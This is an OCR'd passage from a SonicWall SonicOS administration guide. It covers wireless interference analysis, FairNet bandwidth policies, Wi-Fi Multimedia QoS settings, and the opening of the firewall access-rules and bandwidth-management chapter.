


Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.

RFA Highly Interfered Channels

Not only APs working in the same channel will create interference, APs working in adjacent channels (channel number less than 5 apart) will also interfere with each other.

RFA will give a warning when it detects that around a certain SonicPoint, there are more than five active APs in the channels that are less than five apart. No matter how strong their signal strength is, RFA will mark the channel as highly interfered.



1 SonicPoint (00:17:c5:04:18:5c) **3 channels are highly interfered**

	SSID	MAC	Signal Strength	Channel
Channel 1 is highly interfered				
1	Guest_WiFi	00:17:c5:38:dc:3f	-81 dBm (20%)	1
2	Guest_WiFi	00:17:c5:2e:58:d2	-77 dBm (25%)	1
3	www.RadioG.org	00:17:c5:47:4f:6d	-12 dBm (100%)	2
4	sonicwall-4839	00:17:c5:3e:48:39	-54 dBm (58%)	1
5	Corp_SSL_VPN_g	00:17:c5:2e:58:d3	-77 dBm (25%)	1
6	Corp_SSL_VPN_g	00:17:c5:38:dc:40	-78 dBm (24%)	1
7	Corp_WiFi_g	00:17:c5:38:dc:3e	-81 dBm (20%)	1
8	Corp_WiFi_g	00:17:c5:2e:58:d1	-76 dBm (27%)	1
Channel 2 is highly interfered				
1	Guest_WiFi	00:17:c5:38:dc:3f	-81 dBm (20%)	1
2	Guest_WiFi	00:17:c5:2e:58:d2	-77 dBm (25%)	1
3	Guest_WiFi	00:17:c5:38:dc:00	-62 dBm (47%)	6
4	www.RadioG.org	00:17:c5:47:4f:6d	-12 dBm (100%)	2
5	sonicwall-4839	00:17:c5:3e:48:39	-54 dBm (58%)	1
6	Corp_SSL_VPN_g	00:17:c5:2e:58:d3	-77 dBm (25%)	1
7	Corp_SSL_VPN_g	00:17:c5:38:dc:40	-78 dBm (24%)	1
8	Corp_SSL_VPN_g	00:17:c5:38:dc:01	-61 dBm (48%)	6
9	Corp_SSL_VPN_g	00:17:c5:39:11:ef	-84 dBm (15%)	6
10	Corp_WiFi_g	00:17:c5:38:dc:3e	-81 dBm (20%)	1

Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.

70

Configuring SonicPoint FairNet

SonicPoint > FairNet

This chapter details the SonicWall FairNet feature and provides configuration examples for easy deployment.

Topics:

Understanding SonicPoint FairNet


Topics:

What is SonicPoint FairNet?

The SonicPoint FairNet feature provides an easy-to-use method for network administrators to control the bandwidth of associated wireless clients and make sure it is distributed fairly between them. Administrators can configure the SonicPoint FairNet bandwidth limits for all wireless clients, specific IP address ranges, or individual clients to provide fairness and network efficiency.

Typical SonicPoint FairNet Topology is an example of a typical SonicPoint FairNet topology.

Typical SonicPoint FairNet Topology



Deployment Considerations

When deploying the SonicPoint FairNet feature, you must have a laptop or PC with a IEEE802.11a/b/g/n/ac/af wireless network interface controller.

Supported Platforms


The SonicPoint FairNet feature is currently supported on the following appliance models running SonicOS 5.9:

- SonicWall TZ Series
- SonicWall SOHO
- SonicWall NSA Series
- SonicWall E-Class NSA Series

Features in SonicPoint FairNet


- **Distributed Coordination Function**—The Distributed Coordination Function (DCF) provides timing fairness for each client to access a medium with equal opportunity. However it can not guarantee the per-station data traffic fairness among all wireless clients. The SonicPoint FairNet feature is implemented on top of the existing 802.11 DCF to guarantee fair bandwidth among wireless clients regardless of the number and direction of flows.
- **Traffic Control**—The traffic control feature decides if packets are queued or dropped (for example, if the queue has reached some length limit, or if the traffic exceeds some rate limit). It can also decide in which order packets are sent (for example, to give priority to certain ones) and it can delay the sending of packets (for example, to limit the rate of outbound traffic). Once traffic control has released a packet for sending, the device driver picks it up and emits it on the network.

SonicPoint > FairNet Overview



Accept Button	Applies the latest configuration settings.
Cancel Button	Cancels any changed configuration settings.
Enable FairNet Checkbox	Enables the SonicPoint FairNet feature.
FairNet Policies Checkbox	Selects or deselects all the policies in the FairNet Polices table. Individual policies can also be selected in the policies list.
Direction Column	Displays the direction for each policy. The directions include: • **Uplink** • **Downlink** • **Both**
Start IP Column	Displays the start point for the IP address range.
End IP Column	Displays the end point for the IP address range.
Min Rate (kbps) Column	The minimum bandwidth that clients are guaranteed. Minimum rate is 1Kbps.
Max Rate (kbps) Column	The maximum bandwidth that clients are guaranteed. Maximum rate is 54000Kbps.
Interface Column	Displays the interface that the SonicPoint FairNet policy applies to. This is the interface on the managing firewall that the SonicPoint appliance is connected to.
Enable Checkbox	Enables the selected SonicPoint FairNet policy.
Configure Button	Edits existing SonicPoint FairNet policies. Displays the **Edit Fairnet Policy** window (see Add / Edit FairNet Policy Dialog).
Add... Button	Adds a SonicPoint FairNet policy for an IP address or range of addresses. Displays the **Add Fairnet Policy** window (see Add / Edit FairNet Policy Dialog).
Delete Button	Deletes the selected SonicPoint FairNet policies.

Add / Edit FairNet Policy Dialog




Enable Policy check box	Enables the FairNet policy. This option is checked by default.
Direction drop-down menu	Select whether the bandwidth limits for the policy apply to clients uploading content, downloading content, or in both directions. • **Both Directions** (this is the default) • **Downlink (AP to Client)** • **Uplink (Client to AP)**
Start IP text field	Enter the starting IP address that the FairNet policy applies to. The IP address must be on a subnet that is configured for a WLAN interface.
End IP text field	Enter the ending IP address that the FairNet policy applies to. The IP address must be on a subnet that is configured for a WLAN interface.
Min Rate(kbps) text field	Enter the minimum bandwidth that clients are guaranteed.
Max Rate(kbps) text field	Enter the maximum bandwidth that clients are guaranteed.
Interface drop-down menu	Selects the interface that the SonicPoint FairNet policy is applied to. **NOTE:** This is the interface on the managing firewall to which the SonicPoint appliance is connected.
OK button	Adds your policy to the FairNet Policies list and closes the **Add/Edit FairNet Policy** window.
Cancel button	Cancels the information entered and closes the **Add/Edit FairNet Policy** window.

Configuring SonicPoint FairNet


This section contains an example FairNet configuration.

To configure FairNet to provide more bandwidth in both directions:

1 Navigate to the **SonicPoint > FairNet** page.



2 Click the **Add...** button.



3 Make sure the **Enable Policy** check box is selected. This check box is enabled by default.

4 From the **Direction** drop-down menu, select **Both Directions** to apply the policy to clients uploading content and downloading content. This is the default value.

5 Click the **Start IP** text-box, then enter the starting IP address (for example, `172.16.29.100`) for the FairNet policy.


6 Click the **End IP** text-box, then enter the ending IP address (for example, `172.16.29.110`) for the FairNet policy.

TIP: The IP address range must be on a subnet that is configured for a WLAN interface.


7 In the **Min Rate(kbps)** field, enter the minimum bandwidth (for example, **1000** Kbps) for the FairNet policy.

8 In the **Max Rate(kbps)** field, enter the maximum bandwidth (for example, **2000** Kbps) for the FairNet policy.

9 From the **Interface** drop-down menu, select the interface (for example, **X2**) to which the SonicPoint appliance is connected.



10 Click the **OK** button. The policy is added to the **FairNet Policies** table.



11 Check the **Enable Fairnet** box.

12 Click the **Accept** button.

Your SonicWall FairNet policy is now configured.

71

Configuring Wi-Fi MultiMedia

SonicPoint > Wi-Fi Multimedia

SonicPoint access points support Wi-Fi Multimedia (WMM) to provide a better Quality of Service (QoS) experience on bandwidth-intensive applications such as VoIP and multimedia traffic on wireless networks. WMM is a Wi-Fi Alliance interoperability certification based on the IEEE 802.11e standard. It prioritizes traffic according to four Access Categories:

- **Voice**—highest priority
- **Video**—second priority
- **Best effort**—third priority (intended for applications like email and Internet surfing)
- **Background**—fourth priority (intended for applications that are not latency sensitive, such as printing)

NOTE: WMM does not provide guaranteed throughput.

Topics:

WMM Access Categories

Each Access Category has its own transmit queue. Traffic is assigned to the appropriate Access Category based on type of service (ToS) information that is provided by either the application or the firewall. SonicWall security appliances assign ToS either through access rules or VLAN tagging.

The following table shows how the WMM Access Categories map to 802.1D user priorities.

Wi-Fi Multimedia Access Categories

Priority	User Priority (Same as 802.1D user priority)	802.1D designation	WMM Access Category (AC)	WMM AC Designation (informative)
Lowest	1	BK	AC_BK	Background
	2	–	AC_BK	Background
	0	BE	AC_BE	Best Effort
	3	EE	AC_BE	Best Effort
	4	CL	AC_VI	Video
	5	VI	AC_VI	Video
	6	VO	AC_VO	Voice
	7	NC	AC_VO	Voice
Highest				

WMM prioritizes traffic through a process known as Enhanced distributed channel access (EDCA). EDCA is a contention-based mechanism for governing access to the transmission channel among the four WMM Access Categories. EDCA requires uses a listen-then-talk method where clients must wait for a random “backoff” period of time to observe if any other devices are transmitting before they transmit. The backoff times are randomized to reduce the likelihood of collisions and to give all devices a fair chance. WMM prioritizes traffic by defining a different range of “backoff” periods for each Access Category. The WMM backoff periods are defined by two parameters:

- **Arbitration Inter-Frame Space (AIFS)** – The time interval between the wireless channel becomes idle and when the AC can begin negotiating access to the channel.
- **Contention Window (CW)** – The range of possible values for the random backoff periods. A range of time that specifies the random backoff period. The CW is defined by a minimum and maximum value:
  - **Minimum contention window size (CWMin)** – The initial upper limit of the length of the CW. The AC will wait for a random time between 0 and CWMin before attempting to transmit. Higher priority AC with higher priority is assigned a shorter CWMin.
  - **Maximum contention window size (CWMax)** – The upper limit of the CW. If a collision occurs, the AC doubles the size of the CW, up to the CWMax, and attempts to transmit again. The CWMax must be larger than the CWMin.

Higher priority ACs are generally given lower values for AIFS, CWMin, CWMax.

NOTE: The unit of measure for AIFS, CWMin, and CWMax is multiples of the slot time for the 802.11 standard that is being used. For 802.11b, one slot is 20 microseconds. For 802.11a and 802.11g, one slot is 9 microseconds. The slot time for the 802.11n and the 802.11ac is 9 microseconds.

Separate WMM parameters are configured for Access Points (SonicPoints) and for wireless clients (such as smart phones or laptops). The following tables show the default WMM parameters for SonicPoints and wireless clients.

Default WMM Parameters for SonicPoints

WMM Access Category (AC)	WMM AC Designation (informative)	CWMin	CWMax	AIFS
AC_BE(0)	Best Effort	4	6	3
AC_BK(1)	Background	4	10	7

Default WMM Parameters for SonicPoints

WMM Access Category (AC)	WMM AC Designation (informative)	CWMin	CWMax	AIFS
AC_VI(2)	Video	3	4	1
AC_VO(3)	Voice	2	3	1

Default WMM Parameters for Wireless Clients

WMM Access Category (AC)	WMM AC Designation (informative)	CWMin	CWMax	AIFS
AC_BE(0)	Best Effort	4	10	3
AC_BK(1)	Background	4	10	7
AC_VI(2)	Video	3	4	2
AC_VO(3)	Voice	2	3	2

Assigning Traffic to Access Categories

SonicWall security appliances assign traffic to WMM Access Categories through two methods:


- Specifying DSCP through access rules
- Specifying a VLAN tag

Configuring Wi-Fi Multimedia Parameters


By default, a single WMM profile is configured on the SonicWall security appliance with the parameters set to the values on the 802.11e standard.

To customize the WMM configuration:

1 Navigate to the **SonicPoint > Wi-Fi Multimedia** page.



2 To modify the WMM profile, click the **configure** icon for that profile. Or to create a new WMM profile, click the **Add** button. The **Add Wlan WMM Profile** dialog displays.




3 For a new WMM profile, enter a **Profile Name**. The default name is **wmmDefault**.

4 The default WMM parameter values are auto-populated in the window. Modify the parameters to customize the WMM profile. For information about these categories, see WMM Access Categories.

When configuring the WMM profile, you can configure the size of the contention window (CWMin/CWMax) and the arbitration interframe space (AIFS) number when creating a WMM profile. These values can be configured individually for each priority, AC_BK, AC_BE, AC_VI, and AC_VO on the Access Point (SonicPointN) and for the Station (firewall).

5 Click the **Mapping** tab to customize how the Access Categories are mapped to DSCP values.



The **Mapping** tab allows you to map priority levels to DSCP values. The default DSCP values are as same as the ones in **Firewall > Access Rules, QoS** mapping.

6 Click **OK**. The **WMM Profiles** table is updated.

Deleting WMM Profiles

To delete a single WMM Profile, click the **Delete** icon in the profile's **Configure** column.

To delete some WMM Profiles, select the checkboxes of the profiles to delete, and then click the **Delete** button.

To delete all WMM Profiles, click the **Delete All** button. A pop-up message appears to confirm that all profiles are to be deleted.

Part 9

Firewall


- Configuring Access Rules
- Configuring Application Control
- Firewall > App Rules
- Firewall > App Control Advanced
- Firewall > Match Objects
- Firewall > Action Objects
- Firewall > Address Objects
- Firewall > Service Objects
- Firewall > Bandwidth Objects
- Firewall > Email Address Objects
- Verifying App Control Configuration
- App Control Use Cases

72

Configuring Access Rules

- Firewall > Access Rules
  - Stateful Packet Inspection Default Access Rules Overview
  - Using Bandwidth Management with Access Rules Overview
  - Access Rules Configuration Tasks

Firewall > Access Rules



This chapter provides an overview on your SonicWALL security appliance stateful packet inspection default access rules and configuration examples to customize your access rules to meet your business requirements.

Access rules are network management tools that allow you to define ingress and egress access policy, configure user authentication, and enable remote management of the SonicWALL security appliance.

The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface. The subsequent sections provide high-level overviews on configuring access rules by zones and configuring bandwidth management using access rules.

Topics:

- Stateful Packet Inspection Default Access Rules Overview
- Using Bandwidth Management with Access Rules Overview
- Access Rules Configuration Tasks

Stateful Packet Inspection Default Access Rules Overview

By default, the SonicWALL security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the Default stateful inspection packet access rule enabled in the SonicWALL security appliance:

- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the SonicWALL appliance itself)
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the SonicWALL security appliance. Network access rules take precedence, and can override the SonicWALL security appliance's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the SonicWALL security appliance default setting of allowing this type of traffic.

CAUTION: The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

Using Bandwidth Management with Access Rules Overview

Bandwidth management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management enabled policy will be queued in the corresponding priority queue before being sent.

You must configure Bandwidth Management individually for each interface on the **Network > Interfaces** page. Click the **Configure** icon for the interface, and select the **Advanced** tab. Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth** (**Kbps**) and **Available interface Ingress Bandwidth** (**Kbps**) fields, respectively. This applies when the Bandwidth Management Type on the **Firewall Services > BWM** page is set to either **Advanced** or **Global**.

Example Scenario

If you create an access rule for outbound mail traffic (such as SMTP) and enable bandwidth management with the following parameters:

- Guaranteed bandwidth of 20 percent
- Maximum bandwidth of 40 percent
- Priority of 0 (zero)

The outbound SMTP traffic is guaranteed 20% of available bandwidth available to it and can get as much as 40% of available bandwidth. If SMTP traffic is the only BWM enabled rule:

- When SMTP traffic is using its maximum configured bandwidth (which is the 40% maximum described above), all other traffic gets the remaining 60% of bandwidth.
- When SMTP traffic is using less than its maximum configured bandwidth, all other traffic gets between 60% and 100% of the link bandwidth.

Now consider adding the following BWM-enabled rule for FTP:

- Guaranteed bandwidth of 60%
- Maximum bandwidth of 70%
- Priority of 1

When configured along with the previous SMTP rule, the traffic behaves as follows:

- 60% of total bandwidth is always reserved for FTP traffic (because of its guarantee). 20% of total bandwidth is always reserved for SMTP traffic (because of its guarantee).
- If SMTP is using 40% of total bandwidth and FTP is using 60% of total bandwidth, then no other traffic can be sent, because 100% of the bandwidth is being used by higher priority traffic. If SMTP and FTP are using less than their maximum values, then other traffic can use the remaining percentage of available bandwidth.
- If SMTP traffic reduces and only uses 10% of total bandwidth, then FTP can use up to 70% and all the other traffic gets the remaining 20%.
- If SMTP traffic stops, FTP gets 70% and all other traffic gets the remaining 30% of bandwidth.
